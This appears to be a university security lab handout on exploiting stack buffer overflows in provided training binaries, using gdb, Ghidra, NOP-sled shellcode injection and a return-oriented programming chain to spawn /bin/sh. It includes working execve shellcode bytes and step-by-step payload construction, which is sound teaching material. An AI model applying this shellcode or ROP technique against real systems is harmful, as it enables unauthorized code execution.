UGA **UFR IM2AG**

M2 CSI

Lab session: exploiting a stack buffer overflow

Preamble:

- You can work either on the F103 computers (uder Ubuntu) or on the virtual machine available on the Moodle course web page
- Your are expected to upload your **report** before **October the 30th**.
- You can work by groups of 2 (and then upload only one report per group).

Exercise 1: a classical BoF exploit

The purpose of this exercise is to "hijack" the behavior of a vulnerable code by exploiting a classical stack buffer overflow vulnerability. In this version we will inject our shell code directly in the target buffer (i.e., in the stack), meaning that this exploit will work only the stack is made executable.

Part 1: know the target

Run the executable code `bof`: without arguments, with a short argument, and with a "large enough" argument (see the Appendix to know how to generate large input strings with python).

Using Ghidra try to guess where is the buffer overflow. You can confirm your guess by using gdb:

```
gdb bof
run $(python2 -c 'print "A"*300')
disas
```

You should get a crash and see where it occurs ... Either using Ghidra again or gdb you should understand that the culprit is the call to the function `strcpy`.

The next step is now know **exactly** how to overwrite the return address using a value of your choice (namely, after how many "A"s do you start overwriting the return address). Using Ghidra you can know the length **L** of the buffer filled by `strcpy`. Since there is no other local variables we may assume that the buffer is located just above the stack frame and hence 8 bytes above the return address. Entering (L+8) "A" followed by 6 "B" (remember that stack addresses contain only 6 significant bytes) should overwrite the return address with 6 B"s.
This can be verified with gdb by printing the registers and looking the content of the program counter rip:

```
run $(python2 -c 'print "A"*(L+8) + "B"*6')
info reg
```

Part 2: set up a shell code

On this exercise we are going to use an existing shell code allowing to open a shell by calling /bin/sh. Numerous examples of such shell codes are available on internet (depending on your target architecture). We are going to use the following one:

http://shell-storm.org/shellcode/files/shellcode-806.php

We propose here to store this shell code at the beginning of the input buffer overwritten by `strcpy` (since this buffer is large enough !). However, to make this shell code more "robust" (in case our address computation is not perfect or is altered by gdb) it is possible to add a sequence of NOPs (empty instructions) in front of it. Hence our final program input should look like:

- a sequence of 16 NOPs
- the shell code
- a sequence of "A" (to fill the remaining space up to the return address)
- the address of the beginning of the buffer

The shell-code size is 27 bytes, plus 16 NOPs. The number of "A"s should then be L+8-16-27. This can be verified using gdb:

```
run $(python2 -c 'print "\x90"*16+"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\
xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"+(L+8-16-27)*"A"+"BBBBBB"')
```

Here again, you should get a crash because register rip contains 0x424242424242.

It now remains to find the address B of the beginning of the buffer. We know that this buffer address is a parameter of `strcpy`. Looking at the disassembly code (using Ghidra or gdb) we know its offset with respect to register rbp. Putting a breakpoint in the vulnerable function we can then easily know the value of rbp (for instance just before the call to `strcpy`) and hence the buffer address B …

Step 3 : putting everything together ...

Assuming you found the address B= `7fffffffyyxx`, your final run under gdb should look like:

```
run $(python2 -c 'print "\x90"*16+"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\
xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"+(L+8-16-27)*"A"+"\xbb\xaa\xff\xff\xff\
x7f"')
```


Then you should get a shell !Draw the stack content (with the addresses) in your report ... Unfortunately running it outside gdb is not so easier ... See the next exercise for another solution.

Exercise 2: using Return-Oriented Programming

In the previous exercise it was necessary to allow the execution of code located in the stack (by compiling the executable with the `-zexecstack` option). This is of course not always the case ... A possible workaround is to use the so-called "return-oriented programming" (ROP) technique which consists in building the shell-code by chaining together pieces of "ret-terminated" instruction sequences, located in the code segment, and called *gadgets*.

For instance, if your shell code consist in moving 42 into register RAX you simply need to push into the stack "abcdefgh" and 42, where "abcdefgh" is the address of the gadget "pop rax ; ret". If "abcdefgh" overwrites a return address then your shell code will be executed ...

More generally, a ROP attack works as follows:



Part1: a shellcode

On Linux systems the `syscall` function allows to directly call system level functions which allows to replace the running program by a new one, executed in a fresh environment (stack, heap, etc.). In particular `execve` allows to execute "/bin/sh". This is illustrated in the program `syscall.c`.

Compile this program and execute to check that it works well:

```
gcc -o syscall syscall.c
```

Have a look at the binary code produced (using objdump, or Ghidra).

Try to retrieve the values to be stored in the registers before calling syscall at assembly level.
Our ROP-chain will aim to produce a similar calling sequence.

Part 2: our target

Our target will the executable called `rop`. Disassemble it to understand that:

- this program (silently) waits for a keyboard input using `fgets`;
- this input string is stored into a buffer located in the stack;
- this buffer may overflow ...
  Why ? What is the buffer size ? What are the arguments of `fgets` ?
- the Ascii codes of the buffer content are printed on the screen.

Run this program with several input strings in order to obtain the following behaviors:

- no errors
- a segmentation fault
- a `"Size too big: XXX"` error message

Indicate for which input length you obtained these behaviors …

Using Ghidra and/or gdb (as in exercise 1) you can easily verify how many characters **N** you should give in order to control the return address of function main.
Indication: You can first generate a file my_input with python and then use it as stdin within gdb

```
python -c "print('A' * 100)" > my_input
gdb rop
run < my_inpu
```

Part 3: prepare a ROP-chain

Our next objective is to find a ROP-chain available inside rop and allowing to perform a syscall (similar to the one showed in Exercise 1).

From part 2 we know that this ROP-chain should work as follows:

- *step1*: put the address of a (global) string `"/bin/sh"` into `rdi`
- *step2*: put 0 into `rsi`
- *step3*: put 0 into `edx`
- *step4*: put `execve` code into `rax`
- *step5* call syscall

Hints:

- Remember that moving a value V into a register R can be simply done by:
  pushing the address of a gadget of the form "pop R; ret"
  pushing the value V

- For step 1, we need to write "/bin/sh" in the data segment. Therefore we need a "write-what-where" gadget like

  ```
  mov qword ptr [rdx], rax ; ret
  ```

  The address of this segment can be retrieved as follows:

  ```
  > readelf -S rop | grep -i '.data '
    [20] .data             PROGBITS        00000000004ab0e0  000aa0e0
  ```

  The address of data segment is then 0x4ab0e0

  Therefore, we need to put 0x4ab0e0 into `rdx`, "/bin//sh" (with the double slash to get an 8-bytes value) into `rax`, and call our "write-what-where" gadget.

- Steps 2 and 3 are easy to get ...

- For step 4, we need to know that the code of `execve` is 59 (https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/)

- Finally, for step 5, we simply need to find a gagdet `"syscall ; ret"`.

Part 4: chaining everything together ...

Using the list of gadgets `gagdets-rop.txt` (sorted in alphabetical order) found in the executable `rop`, build your payload as follows:

N characters "A" followed by your ROP-chain

To do that you can use and complete the script `build-payload.py`.

To check if your exploit works you can then simply execute:

```
python3 build-payload.py > paylaod
cat payload - | ./rop
```

Draw the stack content (with the addresses) in your report ...

Exercise 3 (optional) : Crackme

The objective is to "crack" the 3 provided executable codes: `crackme` (very easy !), `crackme2` (a bit mode demanding) and `crackme3` (clearly more difficult !).

You are free to choose the tools you want to use ...

Appendix

Using Ghidra

Type `ghidraRun` to run Ghidra on the ensimag machines ...

- Create a new Project ```File -> New Project```` (Non-Shared Project)
- Give a name to this project (ex: BoF)
- Clikck on codebrowser (the dragoon icon))
- Import the executable file : File -> import -> bof
- Run the analysis and look at the function (decompiled) code using Symbol Tree -> functions
- To better see the Control-Flow Graph you can also select Window -> Function Graph

Using gdb

gdb PGM : to start gdb on program PGM
disas FUNC : disassemble function FUNC
run : run the program
run ARG : run the program with argument ARG

b* ADDR : put a breakpoint at address ADDR
(e.g., "b* main+16" puts a breakpoint at instruction 16 of function main)
stepi : execute the next (assembly) instruction
continue : resume the execution after a breakpoint

info registers: print the content of all the registers

x/x ADDR : dump the memory content (one word) at address ADDR
x/4x ADDR : dump the next 4 words of the memory content from address ADDR
x/16x $esp : dump the next 16 words of the memory content from the address contained in ESP
x/i ADDR : print the instruction at address ADDR

Using python

./program $(python2 -c ' print "A" ')
run program with argument A

./programme $(python2 -c ' print "A"*10 ')
run program with argument AAAAAAAAAA

./programme $(python2 -c ' print "\x41"*10 ')
run program with argument AAAAAAAAAA (0x41 being the ASCII code of A)

You can use python from gdb as well, for instance
run $(python2 -c ' print "A"*10 ')